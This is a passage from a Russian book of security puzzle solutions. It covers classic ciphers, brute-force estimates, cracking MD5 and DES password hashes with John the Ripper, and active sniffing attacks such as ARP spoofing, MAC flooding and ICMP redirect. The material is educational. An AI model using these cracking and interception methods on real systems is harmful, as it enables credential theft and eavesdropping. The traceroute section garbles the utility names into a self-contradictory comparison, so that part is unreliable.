


Рис. II.1.3, б. Улучшенная расшифровка

Можно и дальше продолжать делать замены букв в эталоне, добиваясь более точного текста, но в данном случае уже по одной фразе "free software foundation" легко догадаться, что солистки пересылали не что иное, как GNU

Free Documentation License, которая размещается на сайте <http://www.gnu.org/copyleft/fdl.html>!

Пожалуйста, придумайте свою версию, зачем им понадобилось шифровать и пересылать лицензию по электронной почте.

А вот та схема, по которой выполнялась замена букв:

a-z	n-m
b-y	o-l
c-x	p-k
d-w	q-j
e-v	r-i
f-u	s-h
g-t	t-g
h-s	u-f
i-r	v-e
j-q	w-d
k-p	x-c
l-o	y-b
m-n	z-a

## 1.4. Почему ROT13?

Сдвиг на 13 позиций был выбран не просто из эстетических соображений. Дело в том, что повторное применение алгоритма rot13 к зашифрованному этим же алгоритмом тексту (ROT13(ROT13(str))) позволяет его полностью расшифровать, что невозможно при любых других значениях сдвига (rot12, rot5 и пр.). Понятно, что это справедливо только для алфавитов, содержащих 26 букв (латинский, английский). Для русского же языка rot13 уже не позволяет выполнить расшифровку своим повторным применением, т. к. русский алфавит содержит 33 буквы, поэтому не случайно функция `str_rot13` в РНР не работает с русским текстом.

## 1.5. Глупенькая секретарша

*Олигарх А* продиктовал следующее предложение:

The sex life of the woodchuck is a provocative question for most vertebrate zoology majors.

Вот десять пар клавиш, которые он поменял местами:

l	u
h	k

o - s  
 c - m  
 z - l  
 d - e  
 v - i  
 r - n  
 a - f  
 g - p

Вообще для решения подобных задач с заменами следует использовать частотный анализ (см. решение к задаче 1.3), однако для одного короткого предложения этот метод не даст хороших результатов из-за малости выборки частот. Решить головоломку легко, если попробовать подставить наиболее вероятные слова, которые могут встретиться в зашифрованном предложении. Например слова из трех букв, скорее всего, будут: the, for, sex и т. п. Таким способом можно определить клавиши, которые поменял местами A и, выполнив соответствующие замены пар букв во всем шифротексте, восстановить предложение целиком.

## 1.6. Брутфорс и ламеры

Предмет спора ламеров относится к классу математических комбинаторных задач. Максимальное время, которое потребуется для перебора, можно вычислить по следующей формуле:

$$t = \frac{1}{S} \cdot \sum_{i=1}^L N^i,$$

где  $S$  — количество проверок в секунду,  $L$  — предельная длина пароля,  $N$  — число символов в наборе.

Так как в латинском алфавите всего 26 букв, то максимальное время подбора пароля, не превышающего пять символов и состоящего только из заглавных букв, согласно формуле, можно оценить следующим образом:

$$t = (26^1 + 26^2 + 26^3 + 26^4 + 26^5)/50000 = 247,1326 \text{ с}$$

или приблизительно 4,12 мин.

Соответственно, если пароль, состоящий не более чем из четырех символов, может включать прописные и строчные буквы латинского алфавита, а также цифры и символы, расположенные на кнопках с цифрами (всего 72 символа), то максимальное время подбора будет определено так:

$$t = (72^1 + 72^2 + 72^3 + 72^4)/50000 = 545,0472 \text{ с}$$

или приблизительно 9,08 мин.



Следовательно, первый ламер был прав.

Если бы было известно *точное* число символов в пароле, например 5 в первом случае и 4 — во втором, то максимальное время перебора было бы оценено просто:

$$t = (26^5)/50000 = 237,62752 \text{ с или приблизительно } 3,96 \text{ мин.}$$

$$t = (72^4) = 537,47712 \text{ с или приблизительно } 8,96 \text{ мин.}$$

Как видно, и в этом случае первый ламер оказывается прав.

## 1.7. Admin Monkey

Если выписать ASCII-коды символов, входящих в пароли, то можно заметить, что коды, занимающие четные позиции в пароле, всегда имеют четные значения (например, в десятичной системе счисления: 38, 52, 80...), а ASCII-коды, стоящие на нечетных позициях, — всегда нечетные (119, 71, 107...). Фактически брутфорс в этом случае может быть сокращен вдвое.

## 1.8. Еще две программы-генератора паролей

Пытливый взгляд эксперта по безопасности должен заметить, что вторая программа имеет очень плохой разброс символов. Например:

```
fL2ffh*fL
```

В данном пароле четыре раза встречается символ "f" и два раза "L". Это говорит о том, что используется неудачный алгоритм генератора случайных значений. Поэтому эксперт должен посоветовать администратору выбрать первую программу.

## 1.9. Знаменитая фраза

Зашифрованная знаменитая фраза следующая:

```
software is like sex: it's better when it's free
```

Копирайт на нее принадлежит Линусу Торвальдсу. На русский язык ее можно перевести примерно так: "Программное обеспечение — это как секс: лучше, когда он бесплатный".

Зашифрована она была очень просто: каждые две соседние буквы в предложении меняются местами. Догадаться об этом можно по знаку двоеточия ":", стоящему не ДО, а ПОСЛЕ пробела, чего в нормальном предложении никогда не бывает. В листинге II.1.9 показана программа на Си, осуществляющая

расшифровку (эта же программа может и зашифровать предложение, если его предварительно подставить в переменную `str`).

### Листинг II.1.9. Код, расшифровывающий знаменитую фразу Линуса Торвальдса

```
#include <stdio.h>
int main()
{
    char str[]="ostfaweri sileks xe :tis'b teet rhwnei 't srfee";
    int i;
    for (i=0; str[i] !='\0'; i++) {
        printf("%c", str[++i]);
        printf("%c", str[i-1]);
    }
    printf("\n");
    return 0;
}
```

## 1.10. Как же это расшифровывается?

В зашифрованной строке можно заметить встречающиеся на равном расстоянии друг от друга символы `$1$`. Если разделить строку на части, которые бы начинались с этих символов, то можно увидеть, что всего таких частей будет три, и все они равны по размеру, при этом каждая из этих частей в отдельности очень сильно напоминает зашифрованный по алгоритму MD5 пароль из файла `/etc/shadow` во многих UNIX-подобных системах. Приставка `$1$` характерна именно для таких паролей. Поэтому, если все три полученные части занести в простой текстовый файл (например `cipher.txt`) в следующем формате (с двоеточиями в начале):

```
:$1$t7KW1i6.$Cd6fbRALCNJGRz7/GEPJP1
:$1$H11pgxA3$w2oMQqJy8CXUL0smPabOn0
:$1$Zt7adyMo$AZTloyODGyj2jEkaENJLX1
```

а затем "скормить" полученный файл программе "John The Ripper", для чего в UNIX-подобных системах нужно в командной строке набрать

```
#./john cipher.txt
```

то в итоге будет получен следующий ответ:

```
shit
mother
fucker
```

Все эти три слова входят в стандартный файл словаря Джона (`password.lst`).

Стоит отметить, что "John The Ripper" расшифрует пароли не в том порядке, как указано в текстовом файле, а в зависимости от того, какое слово встречается в файле словаря первым.

### Ламеру на заметку

"John The Ripper" — программа для взлома паролей от известного русского хакера Solar Designer. Программа взламывает стандартные и двойные пароли, зашифрованные с помощью алгоритмов DES, MD5 и Blowfish. Обо всех возможностях программы можно узнать в справке, поставляемой с программой, или на сайте <http://www.openwall.com/john>. Там же можно скачать "John The Ripper" для платформ UNIX, Win32 и DOS.

## 1.11. Директор и Валера Губкин

Директор, разумеется, *не возьмет* Валеру Губкина к себе на работу, т. к. вряд ли захочет ждать, пока Валера составит программу и эта программа выполнит подсчет. Так как число семисимвольных паролей, содержащих хотя бы одну букву X, для 26 букв латинского алфавита определяется простым арифметическим расчетом:

$$26^7 - 25^7 = 8031810176 - 6103515625 = 1928294551.$$

## 1.12. Директор и Леша Пупкин

Директор, разумеется, *не возьмет* Лешу Пупкина к себе на работу, т. к. вряд ли захочет ждать, пока Леша составит программу и эта программа выполнит подсчет. Поскольку число возможных паролей определяется простым арифметическим расчетом. Если бы все символы пароля были одинаковыми, то проблема свелась бы к простой задаче о перестановках, где общее число перестановок определяется как  $n!$ , т. е.  $10! = 3\,628\,800$  в случае десятисимвольного пароля. Однако в пароле, заданном директором присутствует три одинаковых символа "A" и два одинаковых "h", от перестановки которых будут получаться одинаковые пароли. Следовательно, общее число паролей, которые можно составить из заданного, определяется как:

$$\frac{10!}{3! \cdot 2!} = 302\,400.$$

## 1.13. Письмо Олигарху

Предложение представляет собой бессвязный набор русских букв. Скорее всего, сильно нервничая, А забыл переключить раскладку клавиатуры с русского на английский, в результате набрал англоязычное предложение рус-

скими буквами. Чтобы расшифровать письмо, Олигарху *Б* необходимо знать стандартное расположение русских букв на клавиатуре (русскую раскладку клавиатуры), ее можно посмотреть на сайте Microsoft <http://www.microsoft.com/globaldev/reference/keyboards.aspx>, где собраны практически все известные в мире национальные раскладки (рис. II.1.13).




Рис. II.1.13. Русская раскладка клавиатуры с сайта Microsoft

Сопоставляя буквы в английской и русской раскладках, можно прочесть следующее сообщение:

We reject the claim as consider it to be groundless.

В переводе на русский это предложение будет звучать приблизительно так:

Мы отклоняем претензию, т. к. считаем ее необоснованной.

## 1.14. Письмо от Дани

Секрет, который Дания поведал Синтезу, был следующий:

Pack my box with five dozen liquor jugs.

Синтез обнаружил, что все коды символов в письме перевернуты в шестнадцатеричном представлении (циклически сдвинуты на четыре разряда в двоичном представлении). Например, первый символ в Данином письме имеет код 05h, а его перевернутое значение — 50h (что соответствует букве "P"), следующий символ имеет код 16h, а перевернутое значение — 61h (что соответствует букве "a") и т. д. Таким образом, последовательно переворачивая коды всех символов в письме, Синтез получил искомую фразу. Для большей ясности в листинге II.1.14 приведена программа на ассемблере (MASM), которая выполняет это преобразование. Исходный и скомпилированный файлы можно найти на компакт-диске в каталоге \PART II\Chapter1\1.14.

**Листинг II.1.14. Циклический сдвиг кода каждого символа на четыре разряда**

```
CSEG segment
assume CS:CSEG, DS:CSEG, ES:CSEG, SS:CSEG
org 100h
Start:
    jmp Go
    Fraza db 'Pack my box with five dozen liquor jugs.', '$'
Go:
    lea bx, Fraza
    mov cx, 40
Hi:
    mov ah, [bx]
    push cx
    mov cl, 04
    ror ah, cl
    mov [bx], ah
    pop cx
    inc bx

    loop Hi
    mov ah, 09
    lea dx, Fraza
    int 21h
    int 20h
CSEG ends
end Start
```

## 1.15. Сейф для заячьей лапки

Число комбинаций положений переключателей для первого сейфа равно  $10^5$  (100000 вариантов), второго —  $5^{10}$  (9765625 вариантов). Число вариантов для третьего сейфа в случае семисимвольного пароля составляет  $7^7$  или 823543. Таким образом, второй сейф является самым надежным в плане безопасности и именно его следует выбрать, чтобы не переживать за сохранность заячьей лапки.

## 1.16. Hey Hacker!

Выпишем шестнадцатеричные коды символов первоначальной и зашифрованной фразы "Hey Hacker!":

H e y H a s k e r !

48h 65h 79h 20h 48h 61h 63h 6Bh 65h 72h 21h

z g H t K @ Q k @ @ #

7Ah 67h 48h 12h 4Bh 40h 51h 6Bh 40h 40h 23h

Теперь попробуем построить XOR-маску, т. е. выполнить эту операцию над кодами символов зашифрованной и открытой фразы. В итоге получим:

32h 02h 31h 32h 03h 21h 32h 00h 25h 32h 02h

Сразу в глаза бросается закономерность. Каждый третий символ имеет постоянную XOR-маску (32h), а каждый следующий за ним — в диапазоне от 0 до 3.

После небольших экспериментов (советую читателю провести их самостоятельно) с наложением выявленной маски на зашифрованный фрагмент получим:

This is rubric X-Puzzle!

Логiku "шифрующего" алгоритма можно понять из листинга II.1.16. В программе последовательно к символам предложения применяются следующие операторы: xor 50, or 3 и and 200.

#### Листинг II.1.16. Шифрующий алгоритм

```
#include <stdio.h>
int main () {
    char str[]="This is rubric X-Puzzle!";
    int i=0;
    while (str[i]!='\0') {
        printf("%c", str[i++]^50);
        if (str[i]=='\0') break;
        printf("%c", str[i++]|3);
        if (str[i]=='\0') break;
        printf("%c", str[i++]&200);
        if (str[i]=='\0') break;
    }
    printf("\n");
    return 0;
}
```

## 1.17. Веселый криптолог

Выделим отличительные черты каждого из четырех алгоритмов, которые участвовали в шифровании пароля.

## ❑ Base64

Описание этого алгоритма кодирования можно прочесть в документе RFC2045. Из отличительных особенностей следует отметить, что в конце закодированного текста может присутствовать один или два символа-заполнителя == (один или два знака равенства).

## ❑ DES

Здесь следует отметить, что при шифровании паролей алгоритмом DES в unix-like системах длина зашифрованного пароля равна тринадцати символам, причем два первых являются так называемыми инициализационными данными (salt).

## ❑ MD5

Зашифрованный пароль по алгоритму MD5 в UNIX-подобных системах всегда имеет префикс \$1\$, а общий формат хешированного пароля имеет следующий вид:

```
$1$salt$hash
```

## ❑ XOR

Следует вспомнить свойство обратимости операции XOR (см. решение к задаче 1.1).

Теперь посмотрим на зашифрованный веселым криптологом пароль. В конце мы видим знак "равно", поэтому согласно свойствам, которые мы выделили выше, это, скорее всего, алгоритм Base64. Раскодируем его. Это можно сделать в какой-нибудь программе-перекодировщике, например "Штирлиц" (<http://www.shtirlitz.ru>), или с помощью простейшей программы на Perl (листинг II.1.17).

### Листинг II.1.17. Сценарий на Perl для декодирования строки по алгоритму Base64

```
#!/usr/bin/perl
use MIME::Base64;
$code="JDEkYmxhYmxhJHFUZEhUL0h6UVBKZC9yN3Zrc0FscjE=";
print decode_base64($code);
```

В итоге получим такой результат:

```
$1$blabla$qTdHT/HzQPJd/r7vksAlr1
```

По префиксу \$1\$ видно, что это алгоритм MD5. Отдадим этот хеш на расшифровку программе "John The Ripper" (по словарю). Перед тем как отдать

пароль "Джону", его нужно занести в текстовый файл и предварить двоеточием:

```
:$1$blabla$qTdHT/HzQPJd/r7vksAlr1
```

Недолго думая, программа выдаст следующий результат:

```
passwdpasswd
```

Согласно условию задачи, веселый криптолог применял еще XOR-маску и шифрование по DES. Вряд ли полученная строка является результатом работы DES, поэтому наложим на нее XOR-маску:

```
\x08\x18\x3C\x3E\x44\x32\x03\x52\x27\x47\x01\x06\x4D
```

В итоге получим такой результат:

```
xyOM3Vs3T4vbM
```


Это уже похоже на пароль, зашифрованный алгоритмом DES (13 символов). Еще раз отдадим его на "растерзание" программе "John The Ripper" по словарю. Предварительно пароль, как и в случае с MD5, нужно занести в текстовый файл и поставить вначале двоеточие. Теперь "John The Ripper" выдаст такой ответ:

```
Natasha
```

Очевидно, это и есть изначальный пароль, который зашифровал веселый криптолог.



# РЕШЕНИЯ К ГЛАВЕ 2



## Головоломки в Web

### 2.1. Разложи по полочкам

На рис. II.2.1 показана правильная расстановка по "полочкам".

- ☐ Повторитель и концентратор работают только на физическом уровне модели OSI.
- ☐ Мост и коммутатор охватывают физический и канальный уровни.
- ☐ Маршрутизатор может работать на физическом, канальном и сетевом уровне.
- ☐ Шлюз включает все 7 уровней модели OSI.
- ☐ Разъем RJ-45 может относиться только к физическому уровню, т. к. на этом уровне стандартизируются типы разъемов и назначение каждого контакта.

Прикладной			Gateway	IP-адрес	HTTP		SMB
Представительный					SSL		
Сеансовый							NetBIOS
Транспортный					SPX		
Сетевой				RFC792    ARP OSPF			
Канальный		Bridge Switch		Router	MAC-адрес	IEEE 802.3	PPP
Физический	Hub Repeater				RJ-45		

Рис. II.2.1. Соответствие уровням модели OSI

- ☐ MAC-адреса используются на канальном уровне.
- ☐ IP-адрес используется на всех уровнях, кроме физического и канального.
- ☐ В документе RFC792 описывается протокол ICMP, который принадлежит сетевому уровню.
- ☐ В стандарте IEEE 802.3 описана технология Ethernet, реализуемая на канальном уровне модели OSI.
- ☐ Данные на канальном уровне называют "кадрами" (frames).
- ☐ На сетевом уровне данные принято называть "пакетами" (packets).
- ☐ "Сообщениями" (message) оперирует прикладной уровень модели OSI.
- ☐ Протокол SSL принадлежит к протоколам представительного уровня.
- ☐ Протокол SPX принадлежит стеку Novell IPX/SPX и соответствует транспортному уровню OSI.
- ☐ HTTP — это протокол прикладного уровня.
- ☐ ARP находится на сетевом уровне.
- ☐ Протокол маршрутизации OSPF располагается на сетевом уровне.
- ☐ Протокол PPP принадлежит канальному уровню.
- ☐ стек NetBIOS/SMB состоит всего из двух протоколов: NetBIOS и SMB. Первый покрывает транспортный и сеансовый уровни, второй — прикладной и представительный.

После того как эта задачка была напечатана в журнале, один из читателей прислал мне следующее письмо:

*Приятная разминка для мозгов, но хочу заметить, что раскладывать реальные протоколы по уровням OSI, добиваясь однозначного соответствия, есть в явном виде интеллектуальное насилие над собой для тонких ценителей. :)*

Поспешу согласиться с автором письма, ибо соответствие следует считать более-менее точным.

## 2.2. Эффективный sniffing

Чтобы дать полный ответ на эту задачу, нужно сначала вспомнить, как работают все коммуникационные устройства, показанные на рис. 1.2.2.

Репитор и хаб передают данные, пришедшие с одного порта, на все остальные свои порты, совершенно не интересуясь, что это за данные и кому они предназначены. Мосты и свитчи избирательно относятся к данным, просматривают заголовки кадров и пересылают их из одного сегмента сети в другой только в том случае, если адрес назначения (MAC-адрес) принадлежит дру-

гому сегменту. Маршрутизаторы работают на третьем уровне модели OSI, поэтому передают данные из одной подсети в другую, основываясь на информации, хранящейся в IP-заголовках.

Зная теперь, как работают коммуникационные устройства, можно легко понять, что для проведения *пассивного прослушивания* сети на рис. 1.2.2 сниффер имеет смысл устанавливать только на компьютер под номером 20. Все остальные машины ограничены свитчами, бриджами, а также маршрутизатором, из-за чего нужные пакеты с этих узлов не могут быть перехвачены. Однако по разным причинам доступ к двадцатой машине у хакера может отсутствовать (например, заперт кабинет), в этом случае ему ничего не останется, как применить *активное прослушивание*. Существует множество способов активного прослушивания, рассмотрим некоторые из них.

## MAC flooding (Switch Jamming)

Этот способ срабатывает на многих дешевых или устаревших моделях свитчей. Свитчи имеют память, в которой хранится адресная таблица (соответствие MAC-адрес — порт), если переполнить ("зафлудить") эту память фальшивыми MAC-адресами, то свитч перестанет контролировать передачу кадров и будет рассылать их на все свои порты так же, как это делают обычные хабы. Если принять, что все свитчи на рис. 1.2.2 подвержены такой атаке, то MAC flooding можно попробовать провести на ближайшие свитчи с машин 1—4, 5—8, 19, 18, 21, 22. Этим же способом можно попробовать атаковать и ближайшие бриджи с машин 9, 23—25.

## MAC duplicating

Такая атака заключается в простой подделке MAC-адреса "жертвы" (в нашем случае компьютера А или В). Если хакер будет посылать в сеть какие-либо кадры с подделанным MAC-адресом, "жертвы" (свитчи или бриджи) должны будут внести в свои адресные таблицы новый маршрут, и все данные, предназначенные жертве, теперь будут уходить на машину хакера с поддельным MAC-адресом. Проблемы здесь очевидны. Во-первых, жертва в любой момент также может послать какие-либо данные в сеть, и когда они будут проходить через свитчи или бриджи, те должны будут сменить маршрут снова на правильный, поэтому хакеру необходимо постоянно пересылать кадры с поддельным MAC-адресом, чтобы обновлять адресные таблицы коммуникационных устройств, поддерживая неправильный маршрут. Во-вторых, поскольку хакер будет перехватывать кадры, предназначенные жертве, то последняя не получит предназначенных ей данных. Это сразу будет замечено, поэтому хакеру необходимо после перехвата сразу же перенаправлять каким-то образом кадры жертве, однако задержка в любом случае будет заметна. Кроме

того, хакер сможет перехватывать только данные, идущие к жертве, но не от нее, т. е. будет происходить своего рода "односторонний" перехват. Но т. к. хакер имеет доступ практически ко всем компьютерам сети, то он в принципе может организовать атаку с помощью MAC duplicating так, чтобы на одном компьютере прослушивались данные от узла А, а на компьютере другой подсети — от узла В.

Осуществить MAC duplicating можно на тех же самых машинах, что и в случае MAC flooding.

## ICMP Redirect

Данная атака заключается в навязывании ложного маршрута жертве с помощью фальсифицированных ICMP-сообщений Redirect. Такое ICMP-сообщение используется маршрутизаторами для того, чтобы сообщать узлу адрес нового маршрутизатора с более коротким путем до запрашиваемого узла. Поэтому хакер может передать адрес своей машины в качестве нового маршрутизатора от имени реального (в нашем случае он всего один) и весь трафик будет идти через машину хакера. Современные ОС игнорируют ICMP-сообщения Redirect, но будем считать, что в сети на рис. 1.2.2 ни один узел этого не делает, и нигде ICMP-сообщения не фильтруются файерволом. Для осуществления такой атаки хакер должен находиться в одном сегменте сети с жертвой. Послать ложное ICMP-сообщение узлу А и указать в качестве IP-адреса нового маршрутизатора произвольный IP-адрес хакер может с машины из числа 1—9. Аналогично, ложное ICMP-сообщение узлу В можно послать с любой из машин 18—25. Такая атака относится к классу man-in-the-middle (с человеком посередине).

## ARP Redirect (ARP-spoofing)

Эта атака также относится к классу man-in-the-middle. Суть ее состоит в следующем. Любой узел в сети Ethernet, когда посылает данные по какому-либо IP-адресу, должен знать также MAC-адрес своего собеседника. Поэтому каждая машина перед тем как послать данные, всегда сначала просматривает свой ARP-кэш, в котором хранятся соответствия IP-MAC, на наличие нужного MAC-адреса. Если такого соответствия не обнаруживается, узел посылает широковещательный ARP-запрос.

Чтобы провести атаку ARP Redirect в сети, показанной на рис. 1.2.2, хакеру необходимо послать фальсифицированное ARP-сообщение узлу А, указав, что MAC-адрес машины хакера соответствует IP-адресу узла В. Хакер это может сделать с любой машины 1—9. После этого весь трафик от узла А к узлу В будет идти через машину хакера. Хакеру необходимо периодически посылать фальсифицированные ARP-сообщения узлу А для обновления его ARP-таблицы, иначе узел рано или поздно сформирует правильную таблицу.

Однако перехватывать трафик от машины В к узлу А хакер не сможет, т. е. возникает "односторонний" перехват. Если бы машины А и В находились в одном сегменте сети, то хакер смог провести аналогичную атаку ARP Redirect по отношению к узлу В, т. е. сообщить, что IP-адресу А соответствует MAC-адрес машины хакера. В этом случае узлы А и В пересылали бы свой трафик через машину хакера, полагая, что общаются между собой. Но осуществить "двусторонний" перехват на рис. 1.2.2 хакеру не даст маршрутизатор. В то же время хакер может попробовать использовать более сложную схему атаки на основе ARP Redirect, т. к. ему доступны все компьютеры в сети, кроме А и В. К примеру, он может перевести трафик с компьютера А на любой компьютер в той же подсети, например, на машину 4. Аналогично трафик с компьютера В с помощью ARP Redirect может направить, допустим, на машину 18. А затем организовать передачу данных между узлами 4 и 18. Таким образом будет получен полноценный "двусторонний" перехват.

Есть и другие способы активного прослушивания, о которых здесь не сказано, например, ICMP Router Advertisements, но они носят скорее теоретический характер, и вряд ли применимы в реальности. Еще раз отмечу, что если в сети на рис. 1.2.2 у хакера есть полноценный физический доступ к машине 20, то самым правильным решением будет воспользоваться пассивным прослушиванием с этой машины, т. к. оно является наиболее простым и не создает проблем в сети в отличие от любого из способов активного прослушивания.

## 2.3. Ловитесь пароли большие и маленькие

Пароли по протоколам FTP, Telnet, IRC, SMTP, POP3 и NNTP пересылаются в открытом виде. По HTTP в случае базовой аутентификации пароль может быть получен в закодированном виде по алгоритму Base64. Если используется дайджест-аутентификация (Digest Access Authentication) или NTLM-аутентификация, пароли будут получены в хешированном виде.

В случае SSH, HTTPS, SMB пароли могут быть "выловлены" только в хешированном.

MSSQL без применения дополнительных мер (вроде протокола SSL или фильтров IPSec) передает пароли в "зашифрованном" виде с помощью операции XOR.

## 2.4. Куда ведет трассировка?

Прежде чем дать ответ на эту задачу, вспомним, как работают утилиты трассировки. В системе Linux стандартно используется программа `traceroute`, а в Windows — `tracert` (очевидно, в последнем случае название файла адаптиро-

вано к формату 8.3). Но отличаются эти утилиты не только названиями, но принципом работы. Обе посылают серию из трех пакетов (это делается для надежности) первоначально с установленным значением TTL=1 (TTL, Time To Live — время жизни). Однако утилита `tracert` по умолчанию шлет UDP-датаграммы, а `tracert` — ICMP ECHO-REQUEST-пакеты. Каждый маршрутизатор должен уменьшать значение TTL на единицу. Как только TTL становится равным нулю, маршрутизатор посылает в ответ сообщение ICMP TIME\_EXCEEDED. При его получении утилиты `tracert` и `tracert` выводят на экран адрес отправителя сообщения. Следовательно, при TTL=1 определяется первый маршрутизатор в пути следования, при TTL=2 — второй, при TTL=3 — третий и т. д., пока не будет достигнута конечная цель. В конце также имеются отличия в работе утилит. В случае UDP-датаграмм (утилита `tracert`) от конечного хоста приходит ICMP-сообщение PORT\_UNREACHABLE, а в случае запроса ICMP ECHO-REQUEST (утилита `tracert`) приходит ответ в виде ICMP-сообщения ECHO-REPLY. Отмечу, что `tracert` может работать и как утилита `tracert`, т. е. посылать пакеты ICMP вместо UDP в случае явного указания в командной строке параметра `-I`, в то время как `tracert` в Win9x/NT/2000/XP/2003 работать как `tracert` не способна.

Таким образом, утилиты `tracert` и `tracert` будут выдавать какую-либо информацию только в том случае, если пакет сможет дойти до промежуточного или конечного узла и от узла сможет прийти ответ. Если хотя бы одно из этих двух условий невозможно, утилиты выведут на экран вместо информации об узле звездочки (\*\*\*) и сообщение "Превышен интервал ожидания запроса". Кроме того, нужно помнить, что пути пакетов "туда" и "обратно" могут отличаться.

С учетом всего сказанного попробуем определить маршруты прохождения пакетов на рис. 1.2.4. Понятно, что таких маршрутов может быть множество, однако, согласно условию, требуется определить только *полные* маршруты (без превышения интервала ожидания запроса). Таких маршрутов будет только по одному от узла `comp.win.com` к узлу `comp.linux.com` и наоборот. Эти маршруты показаны далее.

От узла `comp.win.com` к узлу `comp.linux.com`:

```
> tracert comp.linux.com
```

1. Router1
2. Firewall1
3. Router4
4. Router3

5. Firewall5
6. Router6
7. Firewall6
8. comp.linux.com

От узла comp.linux.com к узлу comp.win.com:

```
# traceroute comp.win.com
```

1. Router5
2. Firewall3
3. Router4
4. Firewall11
5. Router1
6. comp.win.com

Обращаю внимание, что пути посылаемых и ответных пакетов здесь различаются.

Приведу пример *неполного* пути (с превышениями интервала ожидания запроса):

```
> tracert comp.linux.com
```

1. Router1
2. \* \* \*
3. Router2
4. Router4
5. \* \* \*
6. Router5
7. comp.linux.com

Кроме того, утилиты вполне могут выдать пути, не соответствующие реальному прохождению пакетов до цели, например:

```
// traceroute comp.win.com
```

1. Router5
2. Router6
3. \* \* \*
4. Router4
5. Router2

6. Router1

7. comp.win.com

Понятно, что пакет до цели не может сначала пройти через роутер 5, а затем через роутер 6 (см. рис. I.2.4). Такие пути утилиты трассировки могут выдать, потому что пакеты, которые они формируют с разным значением TTL, могут идти совершенно различными путями. Эти пути я в ответах не рассматриваю, т. к. они не соответствуют условию задачи, в которой требуется, еще раз отметить, определить *полные пути до цели*.

## 2.5. Обманутый PGP

Чтобы дать ответ на эту головоломку, нужно хорошо разбираться в принципах работы PGP.

### Ламеру на заметку

